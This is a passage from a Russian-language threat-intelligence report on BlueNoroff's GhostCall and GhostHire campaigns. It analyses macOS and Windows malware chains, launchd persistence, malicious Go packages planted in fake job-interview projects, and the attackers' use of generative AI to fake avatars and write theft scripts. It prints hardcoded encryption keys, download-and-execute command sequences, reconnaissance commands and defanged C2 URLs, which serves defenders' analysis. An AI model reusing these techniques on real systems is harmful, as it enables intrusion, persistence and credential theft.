Затем внедряется механизм закрепления в системе на основе файла plist для демона запуска (Launch Daemon) macOS. Шаблон plist содержит четыре подстановочных поля, которые заполняются во время подготовки механизма:

- в поле `Label` записывается динамически сгенерированный идентификатор пакета;
- в переменную окружения `SERVER_AUTH_KEY` вносится путь к GillyInjector (`/Library/Storage/CPU/cpumons`), который предварительно шифруется с помощью RC4 с использованием заданного в коде ключа `yniERNUgGUHuAhgCzMAi`, а затем кодируется по алгоритму Base64;
- переменной окружения `CLIENT_AUTH_KEY` присваивается жестко заданное значение `".."`;
- в поле `Program` записывается путь к установленному загрузчику Nimcore.

Установщик выполняет последовательность легитимных команд `launchctl`, чтобы активировать подготовленный механизм закрепления в системе и гарантировать запуск загрузчика Nimcore. Сначала он выполняет команду `launchctl unload <bundle ID>.plist` для удаления любых существующих plist с тем же именем, чтобы устранить предыдущие экземпляры, а затем выполняет `launchctl load <bundle ID>.plist` через командную оболочку `/bin/zsh -c`, чтобы активировать новую конфигурацию закрепления.

Второй этап цепочки выполнения — загрузчик Nimcore, развернутый установщиком и указанный в поле `Program` файла plist. Этот загрузчик считывает переменную окружения `SERVER_AUTH_KEY` с помощью `getenv()`, декодирует значение из Base64 и расшифровывает его с использованием того же RC4-ключа, который применял установщик. Загрузчик может получить требуемое значение, поскольку и `SERVER_AUTH_KEY`, и `CLIENT_AUTH_KEY` были заданы установщиком в файле plist. После расшифровки загрузчик вызывает `posix_spawn()` для запуска GillyInjector.

GillyInjector является третьим компонентом в цепочке RooTroy; его поведение соответствует описанному для цепочки CosmicDoor. В этой реализации пароль, используемый для формирования, уже прописан внутри самого компонента и равен `xy@bomb#`. Основное назначение baseApp — вывести простое

сообщение и послужить носителем для внедрения финальной полезной нагрузки в память во время выполнения.

Финальная полезная нагрузка — бэкдор RooTroy.macOS, реализованный на языке Go. После инициализации он считывает свою конфигурацию из файла `/Library/Google/Cache/.cfg`, созданного первичным установщиком, и расшифровывает ее с помощью RC4 с использованием того же ключа `3DD226D0B700F33974F409142DEFB62A8CD172AE5F2EB9BEB7F5750EB1702E2A`. Если зловреду не удается прочитать файл конфигурации, он удаляет все файлы в каталоге `/Library/Google/Cache` и завершает работу.

Поскольку полезная нагрузка выполняется при каждой загрузке через механизм, настроенный в plist, она предотвращает одновременный запуск дубликатов через проверку файла `.pid` в той же директории. Если в файле уже присутствует идентификатор процесса, он завершает связанный с ним процесс, а затем записывает в файл идентификатор текущего процесса. Кроме того, зловред записывает строку `{"rt": "4.0.0."}` в файл `.version` в той же директории для указания текущей версии. Эта строка зашифрована с помощью RC4 с ключом `C4DB903322D17C8CBF1D1DB55124854C0B070D6ECE54162B6A4D06DF24C572DF`.

Бэкдор построчно выполняет команды, содержащиеся в файле `/Library/Google/Cache/.startup`. Каждую строку он исполняет путем подстановки в команду `/bin/zsh -c "[command]"` в отдельном процессе. Кроме того, бэкдор отслеживает состояние входа пользователя и еще раз выполняет команды после выхода и повторного входа пользователя в систему.

Далее RooTroy составляет список всех подключенных томов и запущенных процессов и входит в бесконечный цикл: при каждой итерации он повторно перечисляет доступные тома и сравнивает их с предыдущим списком в поисках изменений — например, только что подключенных USB-накопителей, общих сетевых ресурсов или отключенных устройств — и параллельно отслеживает изменения в списке процессов по сравнению с предыдущей итерацией с помощью другой функции. Бэкдор отправляет собранную информацию на командный сервер по адресу `/update` в виде POST-запроса с заголовком `Content-Type: application/json`.

Поле `data` в ответе командного сервера выполняется напрямую через AppleScript с помощью `osascript -e`. Если в ответе одновременно присутствуют поля `url` и `auth`, RooTroy выполняет `GET-запрос` к указанному URL-адресу с заголовком `Authorization`, чтобы получить дополнительные файлы. Затем он переходит в спящий режим на пять секунд и повторяет процесс.
Дополнительные файлы загружаются следующим образом:

1. Во временном каталоге создается файл со случайным десятисимвольным именем: `/private/tmp/[random-chars]{10}.zip`.
2. Загруженные данные сохраняются по этому пути к файлу.
3. Архив ZIP извлекается с помощью команды `ditto -xk /private/tmp/[random-chars]{10}.zip /private/tmp/[random-chars]{10}`.
4. Файлу присваиваются права на исполнение с помощью команды `chmod +x /private/tmp/[random-chars]{10}/install`.
5. По всей видимости, устанавливаются дополнительные компоненты с помощью команды `/bin/zsh /private/tmp/[random-chars]{10}/install /private/tmp/[random-chars]{10} /private/tmp/[random-chars]{10}/.result`.
6. Проверяется наличие строки success в файле `.result`.
7. Передается результат по адресу `/report`.
8. Приращивается значение в поле `cid`, и сохраняется конфигурация.
9. Очищаются все временные файлы.

Мы также наблюдали, как бэкдор RooTroy сохранял файл `keyboardd` в каталог `/Library/keyboard` и файл `airmond` в каталог `/Library/airplay`. Эти файлы оказались кейлоггером и стилером соответственно.

Цепочка RealTimeTroy

Недавно в публичном мультисканерном сервисе мы обнаружили инжектор GillyInjector, содержащий зашифрованную полезную нагрузку — RealTimeTroy.macOS.

- Инжектор: GillyInjector на языке C++
- baseApp: файл с именем ChromeUpdates внутри того же ZIP-архива (не защищен)
- Финальная полезная нагрузка: RealTimeTroy.macOS на языке Go

RealTimeTroy — простой бэкдор на языке Go, который взаимодействует с командным сервером по протоколу WSS. Нам удалось получить две версии этого зловреда. Во второй версии файл baseApp с именем ChromeUpdates поставляется в комплекте с инжектором в ZIP-архиве. Несмотря на то что данные baseApp встроены в инжектор так же, как и в других экземплярах GillyInjector, на практике они не используются. Вместо этого файл `ChromeUpdates` копируется по пути, указанному в первом параметре, и выполняется в качестве базового приложения для внедрения полезной нагрузки.

Этот прием будет подробно рассмотрен в разделе, посвященном кампании GhostHire, поскольку RealTimeTroy.macOS по сути выполняет те же действия, что и версия для Windows, с некоторыми отличиями в наборах команд. Как и в Windows-версии, внедрение полезной нагрузки инициируется при получении команды `16`. Однако для внедрения полезной нагрузки, загруженной с командного сервера, используется примерно такой же механизм, как и в GillyInjector. Пароль для AES-шифрования и встроенный в RealTimeTroy блок данных с приложением baseApp оказались идентичны данным в имеющемся экземпляре GillyInjector (MD5 `76ACE3A6892C25512B17ED42AC2EBD05`).

Кроме того, по сравнению с версией для Windows добавлены две новые команды, предназначенные для обработки инструкций через псевдотерминал. Команды `20` и `21` используются для открытия и закрытия терминала, через который выполняются инструкции, переданные с помощью команды `8`.

Во второй версии RealTimeTroy.macOS в метаданных присутствует поле `vcs.time`, в котором указано время коммита зловреда: `2025-05-29T12:22:09Z`.

Цепочка SneakMain

Во время расследования инцидентов нам удалось выявить в инфраструктуре жертв цепочку заражения с macOS-версией зловреда SneakMain. Хотя мы не смогли заполучить файл вредоносного установщика, исходя из поведения его загрузчика, можно предположить, что цепочка выглядит так же, как RooTroy.

- Установщик: первичный установочный файл (не защищен)
- Загрузчик: загрузчик Nimcore на языке Nim
- Финальная полезная нагрузка: SneakMain.macOS на языке Nim

Во время запуска загрузчик Nimcore считывает переменные окружения `SERVER_AUTH_KEY` и `CLIENT_AUTH_KEY`. Отталкиваясь от схемы цепочки RooTroy, мы предполагаем, что эти значения передаются через файл plist, подготовленный установочным компонентом. Затем значения декодируются из Base64 и расшифровываются с помощью RC4, используя встроенный ключ `vnoknknklfewRFRewfjkdlIJDKJDF`, применяемый во всей цепочке SneakMain. Расшифрованное значение

`SERVER_AUTH_KEY` должно представлять собой путь к следующей полезной нагрузке, выполняемой загрузчиком. Значение `CLIENT_AUTH_KEY` после расшифровки сохраняется в конфигурационный файл `/private/var/tmp/cfg`.

В проанализированных случаях загрузчик устанавливался под самыми разными именами:

- /Library/Application Support/frameworks/CloudSigner
- /Library/Application Support/frameworks/Microsoft Excel
- /Library/Application Support/frameworks/Hancom Office HWP
- /Library/Application Support/frameworks/zoom.us
- /Library/Application Support/loginitems/onedrive/com.onedrive.updater

Полезная нагрузка, загружаемая Nimcore, — это зловред SneakMain.macOS, разработанный на языке Nim. При запуске он считывает свою конфигурацию из файла `/private/var/tmp/cfg`, предположительно подготовленного установщиком. Исходное содержимое конфигурации восстанавливается путем дешифрования с помощью RC4 с использованием упомянутого ключа и декодирования по алгоритму Base64.

Записанные в конфигурации URL-адрес командного сервера и идентификатор устройства (`mid`) разделены символом вертикальной черты (`"|"`).

Далее SneakMain.macOS формирует JSON-объект, включающий эти значения и дополнительные поля — версию зловреда, текущее время и список процессов. Объект сериализуется и отправляется на командный сервер. В запросе используется заголовок `Content-Type: application/json`.

В ответ зловред получает дополнительные команды AppleScript и выполняет их с помощью `osascript -e`. Если ответ не поступает, зловред каждую минуту повторяет попытку соединения с командным сервером по умолчанию. В теле SneakMain мы обнаружили два URL-адреса: `hxxps://file-server[.]store/update` и `hxxps://cloud-server[.]store/update`.

В этой цепочке присутствует один примечательный внешний компонент — средство обновления конфигурации. Оно проверяет наличие файла конфигурации и заменяет в нем адрес командного сервера на `hxxps://flashserve[.]store/update`, применяя тот же метод шифрования, при этом значение mid остается прежним. После успешного обновления средство передает обновленную конфигурацию в стандартный вывод.

Помимо цепочки на основе Nim-компонентов мы обнаружили предыдущую версию бинарного файла SneakMain.macOS, написанную на языке Rust. Она содержит только модуль загрузчика и сам SneakMain. Ожидалось, что загрузчик создает соответствующий plist-файл для обеспечения регулярного запуска, однако такое поведение пока не удалось подтвердить. Rust-версия поддерживает два режима выполнения:

- С аргументами: в качестве параметров указываются адрес командного сервера и `mid`.
- Без аргументов: зловред загружает зашифрованный конфигурационный файл по пути `/Library/Scripts/Folder Actions/Check.plist`

Эта версия формирует список процессов только однократно во время выполнения, не отслеживая, какие процессы создаются или завершают работу впоследствии. Подготовленный список отправляется на командный сервер в POST-запросе на адрес `hxxps://chkactive[.]online/update` вместе с текущим временем (`uid`) и идентификатором устройства (`mid`), при этом используется заголовок `Content-Type: application/json`. Эта версия также умеет выполнять инструкции, полученные с командного сервера, с помощью команды `osascript -e`.

Цепочка DownTroy v2

Самая новая разновидность цепочки заражения — DownTroy.macOS v2. Она состоит из четырех компонентов: полезная нагрузка написана на AppleScript, а остальные модули — на Nim. Эта цепочка уже рассматривалась в статье компании SentinelOne, где была названа NimDoor. Загрузчик Nimcore в данной цепочке маскируется под Google LLC, однако в названии используется преднамеренная опечатка: вместо строчной буквы «l» (прописью «L») указана прописная «I» (строчная «i»).

- Установщик: первичный установочный файл с именем `installer`, написанный на языке Nim
- Дроппер: файл `CoreKitAgent` на языке Nim
- Загрузчик: вспомогательный загрузочный файл с именем `GoogIe LLC`, представляющий собой загрузчик Nimcore на языке Nim
- Финальная полезная нагрузка: DownTroy.macOS на языке AppleScript

Установщик, который, вероятно, был загружен и запущен размещенным ранее вредоносным скриптом, выступает в роли точки входа для этого процесса. Если дроппер получает сигнал прерывания (SIGINT) или сигнал завершения (SIGTERM), он повторно записывает на накопитель компоненты, чтобы восстановить их работу, как и в цепочке DownTroy v1. Описанные ранее цепочки RooTroy и SneakMain не обладают аналогичной функциональностью, но, судя по конфигурации используемых в них plist-файлов, загрузчик Nimcore автоматически перезапускается через час после завершения его процесса, что приводит к повторной загрузке остальных компонентов. Это демонстрирует, как APT-группа стратегически использует цепочки DownTroy для более скрытной работы, и подчеркивает некоторые ключевые различия между этими цепочками.

Установщик должен запускаться с одним параметром и при его отсутствии немедленно завершает работу. После запуска он копирует `./CoreKitAgent` и `./GoogIe LLC` из текущего расположения в `~/Library/CoreKit/CoreKitAgent` и `~/Library/Application Support/Google LLC/GoogIe LLC` соответственно.

Внутри установщика заранее прописано имя plist-файла (`com.google.update.plist`), которое нужно для механизма закрепления и на которое в дальнейшем ссылаются дроппер и загрузчик. Далее установщик объединяет это значение, переданный параметр и имя файла дроппера в одну строку, разделяя элементы символом «|».

```
1    ~/Library/Application Support/Google LLC/Google LLC|~/Library/LaunchAgents/com.google.update.plist|
     <значение mid в качестве параметра>
```

Эта строка шифруется алгоритмом AES с использованием заранее заданных ключа и вектора инициализации (IV), после чего записывается в конфигурационный файл.

- Ключ: `5B77F83ECEFA0E32BA922F61C9EFFF7F755BA51A010DB844CA7E8AD3DB28650A`
- IV: `2B499EB3865A7EF17264D15252B7F73E`
- Путь к файлу конфигурации: `/private/tmp/.config`

Установщик в конечном итоге выполняет свое назначение, запустив скопированный дроппер из каталога `~/Library/CoreKit/CoreKitAgent`.

Дроппер из цепочки DownTroy v2 использует механизм macOS `kqueue` и среду выполнения Nim `async` для управления асинхронным потоком выполнения, аналогично загрузчику CosmicDoor, компоненту Nimcore из цепочки RooTroy и Nim-версии SneakMain.macOS. Дроппер отслеживает события через `kqueue` и при

возникновении нужного события продолжает выполнение соответствующих асинхронных задач с помощью автомата состояний (state machine), управляемого Nim. Основная логика реализована в состоянии 1 этого асинхронного автомата.

Далее дроппер считывает зашифрованную конфигурацию из файла `/private/tmp/.config` и расшифровывает ее с помощью AES и жестко заданных ключа и IV, идентичных тем, что использовались установщиком. Через разделение расшифрованных данных с помощью символа «|» он извлекает путь к загрузчику, путь к файлу plist и параметр, переданный установщику. Затем он считывает все содержимое своего файла и файла загрузчика, после чего удаляет их вместе с файлом plist, устраняя любые следы их присутствия. В случае принудительного завершения процесса дроппера срабатывает функция-обработчик, которая использует ранее считанное содержимое для восстановления файлов дроппера и его загрузчика. Кроме того, дроппер преобразует жестко заданную шестнадцатеричную строку в ASCII-текст и записывает его в plist-файл, путь к которому указан в конфигурации.

В приведенном выше содержимом переменные, обрамленные символами %, заменяются другими строками в зависимости от заранее встроенных значений и конфигурации. Обе переменные, содержащие ключи аутентификации, сохранены в виде строк, зашифрованных с использованием того же алгоритма AES, который применялся для шифрования конфигурации.

- `%label%` -> `com.google.update`
- `%server_auth_key%` -> зашифрованный с помощью AES путь к самому зловреду (`~/Library/CoreKit/CoreKitAgent`)
- `%client_auth_key%` -> зашифрованная с помощью AES конфигурация
- `%program%` -> путь к загрузчику (`~/Library/Application Support/Google LLC/GoogIe LLC`)

Основная функция этого загрузчика — сгенерировать файл AppleScript на основе жестко заданной шестнадцатеричной строки и сохранить его с расширением `.ses` в том же самом каталоге. Этот скрипт, реализующий функциональность DownTroy.macOS, предназначен для загрузки дополнительного вредоносного скрипта с командного сервера. Содержимое этого скрипта DownTroy.macOS практически полностью повторяет одноименный скрипт из цепочки DownTroy v1. Различия заключаются в списке командных серверов и параметрах, передаваемых в `curl`.

Мы зафиксировали три варианта этой цепочки — каждый в конечном счете разворачивает в системе скрипт DownTroy.macOS, но обменивается данными с разными командными серверами. Первый вариант взаимодействует с тем же командным сервером, что и цепочка DownTroy v1, причем адрес сервера в этом варианте записан в шестнадцатеричном виде.

	Путь к конфигурации	**Командный сервер**	**Команда curl**
Вариант 1	/private/var/tmp/cfg	hxxps://bots[.]autoupdate[.]online:8080/test	curl —no-buffer -X POST -H
Вариант 2	/private/tmp/.config	hxxps://writeup[.]live/test, hxxps://safeup[.]store/test	curl —connect-timeout 30 —max-time 60 —no-buffer -X POST -H
Вариант 3	/private/tmp/.config	hxxps://api[.]clearit[.]sbs/test, hxxps://api[.]flashstore[.]sbs/test	curl —connect-timeout 30 —max-time 60 —no-buffer -X POST -H

Путь к файлу конфигурации, используемый первым вариантом, совпадает с цепочкой SneakMain. Это указывает на то, что APT-группа перешла с цепочки SneakMain на DownTroy в процессе совершенствования своего инструментария. Дроппер этого варианта соответствует более ранней версии и считывает plist-файл напрямую.

Цепочка SysPhon

В отличие от остальных цепочек заражения, в SysPhon применяется более старый набор вредоносного ПО: облегченная версия RustBucket и уже известный зловред SugarLoader. Согласно блогпосту Field Effect, злоумышленники внедряли облегченную версию RustBucket, которую мы обозначили как SysPhon, совместно с предполагаемым зловредом SugarLoader и его загрузчиком, замаскированным под легитимное средство обновления Wi-Fi. Хотя нам не удалось получить образцы предполагаемого SugarLoader или финальных полезных нагрузок, со степенью уверенности ниже средней мы полагаем, что эта цепочка также относится к той же кампании BlueNoroff. Наше предположение опирается на использование инструмента `icloud_helper` для кражи пользовательских паролей и на аналогичный

первичный вектор заражения — поддельную ссылку на Zoom-конференцию. Оба этих вредоносных инструмента ранее уже связывали с APT-группой BlueNoroff, и логично предположить, что злоумышленники могли их адаптировать к данной кампании.

Исходя из параметров и поведения, описанных в приведенном выше блогпосте, AppleScript развернул `icloud_helper` для кражи пользовательских паролей и одновременно установил зловред SysPhon. Затем зловред загрузил SugarLoader, который подключился к указанному в параметрах сочетанию командного сервера и порта. В конечном счете это привело к загрузке модуля запуска, обеспечившего закрепление в системе. Учитывая порядок выполнения и тот факт, что ранее SugarLoader был уличен в доставке зловреда KANDYKORN, вполне вероятно, что финальной полезной нагрузкой в этой цепочке мог быть KANDYKORN или другой полнофункциональный бэкдор.

SysPhon — это загрузчик на C++, который выполняет действия, аналогичные третьему компоненту зловреда RustBucket, изначально разработанному на Rust и позднее переписанному на Swift. В марте 2024 года в мультисканерный сервис была загружена ELF-версия третьего компонента, совместимая с системами на базе Linux. В ноябре 2024 года был опубликован отчет SentinelOne по SysPhon, в котором отмечалось, что он обычно распространялся через родительский загрузчик, открывающий легитимный PDF-документ на тему криптовалют. Вскоре после публикации отчета на тот же мультисканерный сервис была загружена версия SysPhon на языке Go.

Для работы SysPhon требуется указать в его параметрах запуска командный сервер. После запуска он генерирует случайный 16-байтный идентификатор и определяет имя хоста. Затем SysPhon входит в цикл и проводит разведку в системе путем выполнения последовательности команд:

Собираемая информация	**Команда**
Версия macOS	sw_vers —ProductVersion
Текущий часовой пояс	date +%Z
Лог установки macOS (обновлений, пакетов и пр.)	grep «Install Succeeded» /var/log/install.log awk ‘{print $1, $2}’
Аппаратные сведения	sysctl -n hw.model
Список процессов	ps aux
Время загрузки системы	sysctl kern.boottime

Результаты выполнения этих команд затем передаются на указанный командный сервер в POST-запросе со следующим значением User-Agent в заголовке: `mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)`. Это значение User-Agent совпадает с тем, которое использовалось в Swift-версии разновидности RustBucket.

```
1  ci[random ID][hostname][macOS version][timezone][install log][boot time][hw model][current time][process list]
```

После передачи разведданных на командный сервер SysPhon переходит в режим ожидания команд. Последующая операция зависит от первого символа в полученном ответе: если ответ начинается с «0», SysPhon выполняет бинарный файл полезной нагрузки; если с «1» — загрузчик завершает работу.

Повышение эффективности атак с помощью ИИ

Видеозаписи, использованные в поддельных конференциях, были записаны с помощью фишинговых страниц, имитирующих интерфейс Zoom, а изображения профилей участников, по всей видимости, были взяты из деловых или социальных сетей, таких как LinkedIn, Crunchbase или X. Примечательно, что некоторые изображения были дополнительно обработаны с помощью GPT-4o. Поскольку компания OpenAI внедрила спецификацию метаданных стандарта C2PA для маркировки сгенерированных изображений, в файлы формата PNG, созданные с помощью ChatGPT, добавляются метаданные об их происхождении.

EXIF-метаданные изображений, сгенерированных GPT-4o

Имена файлов некоторых из этих изображений совпадали с именами целей. По всей видимости, злоумышленники использовали изображения публичных профилей жертв для генерации убедительных аватаров, соответствующих записанным видеороликам. Более того, применение значка веб-сайта Zoom (favicon), идентичного легитимному, позволяет с достаточно высокой степенью уверенности утверждать, что злоумышленники использовали ИИ для обработки изображений.

Восстановленное с помощью GPT-4o изображение профиля жертвы

В модуле кражи секретов из состава SilentSiphon (`secrets.sh`) мы обнаружили несколько комментариев. Один из них начинался с эмотикона «галочка», означающего успешного завершение архивирования, хоть комментарий был посвящен успешному созданию резервной копии. Поскольку злоумышленники крайне редко оставляют в реальных зловредах комментарии, тем более с эмотиконами, мы предполагаем, что APT-группа BlueNoroff использовала генеративный ИИ для подготовки вредоносных скриптов, включая этот модуль. И, вероятно, в своих запросах к ИИ они описывали скрипт как предназначенный для резервного копирования, а не для эксфильтрации данных.

Комментарии в модуле кражи секретов, которые, по всей видимости, сгенерированы ИИ

Кампания GhostHire

Кампания **GhostHire** была не столь заметна, как GhostCall, однако она также стартовала примерно с середины 2023 года, а последняя волна активности наблюдалась совсем недавно. Она перекликается с кампанией GhostCall в части используемой инфраструктуры и инструментов, однако вместо видеозвонков злоумышленники выдают себя за нанимателей, чтобы атаковать разработчиков и инженеров. Под предлогом оценки профессиональных навыков через Telegram-ботов и GitHub в рамках кампании доставляются вредоносные проекты. Опираясь на предыдущие инциденты этой кампании, со средней степенью уверенности мы предполагаем, что схема с доставкой вредоносных проектов через Telegram и GitHub относится к новой фазе атаки, начавшейся не позднее апреля текущего года.

Первоначальный доступ

Злоумышленники связываются с потенциальной жертвой напрямую через Telegram. Они присылают сообщение с предложением работы и ссылкой на поддельный профиль старшего специалиста по подбору персонала некой американской финансовой компании в LinkedIn.

Поддельный профиль в LinkedIn

Для большей убедительности злоумышленники используют учетную запись Telegram со статусом Premium и добавляют к имени пользовательский эмодзи-стикер с логотипом компании. Это создает у получателя сообщения впечатление, что с ним связался реальный представитель организации.

Поддельная учетная запись Telegram

В ходе расследования мы обратили внимание на подозрительные изменения в этой учетной записи Telegram. Например, ранее упомянутый профиль «нанимателя» был перепрофилирован под учетную запись, связанную с мультигейминговой платформой на базе Web3. Злоумышленники даже сменили идентификатор в Telegram, чтобы оборвать любую связь с предыдущей выдуманной личностью.

Та же самая учетная запись Telegram, переделанная под профиль основателя Web3-компании

На ранних этапах исследования в ходе мониторинга публичных вредоносных репозиториев мы натолкнулись на блогпост, опубликованный одной из целей, имя которой уже фигурировало в открытых источниках. В своем посте автор поделился личным опытом взаимодействия с мошенниками и упомянул те же вредоносные репозитории, которые мы идентифицировали ранее. Из этого материала мы получили ценные сведения о том, как группа устанавливает контакт с целью и организует процесс поддельного собеседования.

После установления первоначального контакта злоумышленники добавляют потенциальную жертву в список пользователей Telegram-бота, который отображает логотип имитируемой компании и якобы помогает упростить процесс оценки технических навыков кандидатов. Затем бот отправляет жертве ZIP-архив с тестовым проектом для проверки навыков программирования, сопровождая его жестким

дедлайном (как правило, около 30 минут), чтобы побудить цель как можно скорее приступить к выполнению задания. Такое нагнетание срочности повышает вероятность того, что жертва запустит вредоносное содержимое, обеспечивающее первоначальную компрометацию системы.

Проект, содержащийся в этом ZIP-архиве, выглядит как легитимное DeFi-приложение на языке Go, предназначенное для маршрутизации криптовалютных транзакций через разные протоколы. Злоумышленники не внедряли вредоносный код напрямую в основной код проекта. Вместо этого они добавили в файл `go.mod` внешнюю вредоносную зависимость под названием `uniroute`, которая была опубликована 9 апреля 2025 года в официальном репозитории пакетов Go.

Мы уже сталкивались с этим репозиторием на ранних этапах расследования, еще до того, как ознакомились с блогпостом жертвы, который впоследствии подтвердил наши выводы. Помимо версии на Go, мы также обнаружили вариант репозитория на TypeScript, размещенный на GitHub, где присутствует аналогичная функция загрузки.

Ссылка на вредоносный пакет uniroute в файле go.mod «тестового» DeFi-проекта

При запуске проекта импортируется вредоносный пакет, и в момент инициализации файла `unirouter` по пути `contracts/UniswapUniversalRouter.go` вызывается функция GetUniRoute(). Она служит точкой входа для выполнения вредоносного кода.

Точка входа вредоносной функции

Вредоносные пакеты Go

Вредоносный пакет состоит из нескольких файлов:

```
uniroute
├── README.md
├── dar.go
├── go.mod
├── go.sum
├── lin.go
├── uniroute.go
└── win.go
```

Основная вредоносная логика описана в следующих файлах:

1. `uniroute.go`: главная точка входа.
2. `win.go`: специфический для Windows вредоносный код.
3. `lin.go`: специфический для Linux вредоносный код.
4. `dar.go`: специфический для macOS (Darwin) вредоносный код.

Главная точка входа пакета содержит простой блок данных в кодировке Base64. После декодирования из этого блока получается URL-адрес, по которому размещена полезная нагрузка второго этапа: hxxps://download.datatabletemplate[.]xyz/account/register/id=8118555902061899&secret=QwLoOZSDakFh.

URL-адрес командного сервера в кодировке Base64 внутри вредоносного пакета

После определения User-Agent целевой платформы загружается и выполняется соответствующая полезная нагрузка. В пакете также присутствуют сборочные теги для языка Go (build tags), что позволяет выполнять разные фрагменты кода в зависимости от операционной системы.

- Windows (`win.go`). Загружает полезную нагрузку и сохраняет ее в файл `%TEMP%\init.ps1`, затем проверяет систему на наличие процесса антивируса 360 Security. Если этот антивирус не обнаруживается, зловред генерирует дополнительную VBScript-обертку и сохраняет ее в файл `%TEMP%\init.vbs`. После этого незаметно запускается PowerShell-скрипт с обходом политики выполнения и без отображения каких-либо окон, видимых пользователю.
- Linux (`lin.go`). Загружает и сохраняет полезную нагрузку по пути `/tmp/init` и выполняет ее как bash-скрипт с помощью команды `nohup`, чтобы процесс продолжал выполняться даже после завершения работы родительского процесса.
- macOS (`dar.go`). Как и в коде для Linux, загружает и сохраняет полезную нагрузку по пути `/tmp/init` и выполняет ее через `osascript` с использованием команды nohup.

С помощью нашего инструмента для мониторинга пакетов с открытым исходным кодом мы установили, что злоумышленники опубликовали несколько вредоносных пакетов на языке Go, поведение которых похоже на `uniroute`. Эти пакеты импортируются в репозитории и выполняются в определенных участках кода.

Пакет	Версия	Дата публикации	Назначение
sorttemplate	v1.1.1 — v1.1.5	11 июня 2024 г. — 17 апреля 2025 г.	Вредоносная зависимость

sort	v1.1.2 — v1.1.7	10 ноября 2024 г. — 17 апреля 2025 г.	Ссылка на вредоносный пакет sorttemplate
sorttemplate	v1.1.1	10 января 2025 г.	Вредоносная зависимость
uniroute	v1.1.1 — v2.1.5	2 апреля 2025 г. — 9 апреля 2025 г.	Вредоносная зависимость
BaseRouter	—	5 апреля 2025 г. — 7 апреля 2025 г.	Вредоносная зависимость

Вредоносный проект на TypeScript

Мы не только наблюдали атаки с использованием вредоносных пакетов на языке Go, но также обнаружили на GitHub вредоносный проект Next.js, написанный на TypeScript. Этот проект содержит исходный код TypeScript с реализацией фронтенд-задачи, связанной с NFT. Он функционирует примерно так же, как разновидности на Go, но при этом злоумышленники обошлись без сторонних зависимостей. Вместо них вредоносный файл TypeScript из этого проекта напрямую загружает полезную нагрузку второго этапа с URL-адреса, указанного непосредственно в коде.

Вредоносный проект на TypeScript

Вредоносная логика сосредоточена в файле `pages/api/hello.ts`, а API hello запрашивается компонентом `NavBar.tsx` с помощью вызова `fetch('/api/hello')`.

```
wallet-portfolio

├── README.md

├── components

│   ├── navBar

│   │   ├── NavBar.tsx ##### caller

...

├── data

├── next.config.js

├── package-lock.json

├── package.json

├── pages

│   ├── 404.tsx

│   ├── _app.tsx

│   ├── _document.tsx

│   ├── api

│   │   ├── 404.ts

│   │   ├── app.ts

│   │   ├── hello.ts ##### malicious

...

│   ├── create-nft.tsx

│   ├── explore-nfts.tsx

...
```

Отметим, что эта тактика встречается не только у BlueNoroff. APT-группа Lazarus, подгруппой которой является BlueNoroff, уже применяла ее на практике, также она использовалась в кампании, известной как Contagious Interview. Реализация в кампании GhostHire выделяется на их фоне, поскольку здесь используется совсем иной набор цепочек вредоносного ПО.

DownTroy: мультиплатформенный загрузчик

При доступе к URL-адресу с подходящим значением User-Agent в зависимости от операционной системы загружается своя версия скрипта: PowerShell — для Windows, bash-скрипт — для Linux и AppleScript — для macOS. Каждый из них представляет собой вариацию вредоносного ПО DownTroy. Эти скрипты аналогичны финальным полезным нагрузкам цепочек DownTroy из кампании GhostCall, при этом среди них появились новые версии для Windows и Linux. В кампании GhostHire DownTroy выполняет роль начального загрузчика, который получает и разворачивает разные цепочки вредоносного ПО с файлового хостинга.

Процесс доставки DownTroy

Отслеживая эту кампанию, мы зафиксировали множество небольших обновлений скриптов DownTroy. В окончательной версии PowerShell-код подвергнут XOR-шифрованию, а в варианте AppleScript строки разбиты по отдельным символам. Кроме того, все три вариации DownTroy собирают обширную информацию о компьютере, включая данные об операционной системе, имени домена, имени хоста, настройках прокси и результаты обнаружения виртуальной машины, а также списки процессов.

Полная цепочка заражения в Windows

В январе 2025 года мы идентифицировали жертву, выполнившую вредоносный проект на TypeScript, размещенный по пути `<имя компании>-wallet-portfolio`, в соответствии с указаниями вымышленного «нанимателя», о котором мы сообщали ранее. После выполнения вредоносного скрипта на хосте были созданы файлы `init.vbs` и `init.ps1` в каталоге `%temp%`.

Скрипт DownTroy (`init.ps1`) после запуска повторяет попытки загрузки дополнительного вредоносного ПО с внешнего сервера каждые 30 секунд. В ходе атаки также были загружены на зараженный хост и запущены два дополнительных скрипта: `chsplitobf.ps1` и `sinst.bat`. Хотя нам не удалось получить эти файлы, на основании полученных данных мы полагаем, что PowerShell-скрипт похищал учетные данные из браузеров, как и SilentSiphon для macOS.

Кроме того, в ходе атаки с файлового хостинга `dataupload[.]store` были загружены и выполнены несколько дополнительных полезных нагрузок, но уже не в виде скриптов, а в виде исполняемых файлов на языках Go и Rust.

Общая схема цепочки заражения в Windows

Новый метод доставки полезной нагрузки

В отличие от кампании GhostCall, в этой кампании DownTroy.Windows получает бинарный блок в кодировке Base64 с файлового хостинга и после декодирования внедряет его в процесс `cmd.exe`. Этот блок обычно содержит метаданные, полезную нагрузку и код загрузчика, отвечающего за внедрение полезной нагрузки. Первые пять байт блока представляют собой инструкцию `CALL`, вызывающую код загрузчика, за ней следуют `0x48` байт метаданных. Загрузчик размером `0xD6B` байт использует эти метаданные для внедрения полезной нагрузки в память. Полезная нагрузка записывается в только что выделенную область памяти, затем перемещается в другую область, и ее таблица адресов импорта (IAT) перестраивается на основании тех же метаданных. В завершение полезная нагрузка исполняется с помощью функции `CreateThread`.

Структура бинарного блока

Метаданные содержат некоторые поля формата PE, например точку входа полезной нагрузки, базовый адрес образа, количество секций и другие данные, необходимые для динамического внедрения полезной нагрузки. Загрузчик внедряет и вызывает полезную нагрузку, руководствуясь этими отдельно сохраненными метаданными, и, как следствие, ее COFF-заголовок в памяти будет неполным. Как правило, полезные нагрузки в PE-формате имеют корректный заголовок с соответствующими полями, однако в рассматриваемом случае первые 0x188 байт PE-заголовка полезной нагрузки заполнены «мусорными» значениями, что затрудняет ее обнаружение и анализ.

Обход UAC

